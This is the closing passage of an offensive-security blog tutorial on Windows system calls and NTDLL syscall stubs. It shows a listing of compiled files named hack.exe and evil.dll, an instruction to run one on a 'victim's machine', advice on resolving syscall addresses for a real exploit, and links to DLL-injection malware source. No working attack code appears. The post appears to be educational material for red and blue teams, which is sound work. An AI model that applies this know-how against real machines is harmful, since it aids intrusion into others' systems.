-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jun  8 11:24 hack2.exe
-rw-r----- 1 cocomelonc cocomelonc   875 Jun  8 11:17 hack2.c
-rw-r----- 1 cocomelonc cocomelonc 1823 Jun  8 10:41 hack.c (FILE, DONT_RESOLVE_DLL_REFERENCES)
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jun  7 22:30 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Jun  7 22:30 evil.dll
-rw-r----- 1 cocomelonc cocomelonc   554 Jun  7 22:25 evil.c
```

And run in our victim's machine:

.\\hack2.exe



But the actual address of the syscall stub will be different when it's loaded in an actual process because `ntdll.dll` is loaded at different base addresses in different processes due to ASLR. Therefore, we should not use these addresses directly in a real exploit. Instead, we

should dynamically resolve the addresses of the functions we need at runtime. This example is just for demonstration purposes to understand how syscall stubs look in `NTDLL.dll` on disk.

This concludes the first part of a series of posts.

I hope this post is a good introduction to windows system calls for both red and blue team members.

[Syscalls x64](#)

[Windows System Calls Table](#)

[Code injection via NtAllocateVirtualMemory](#)

[Classic DLL injection into the process. Simple C++ malware source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine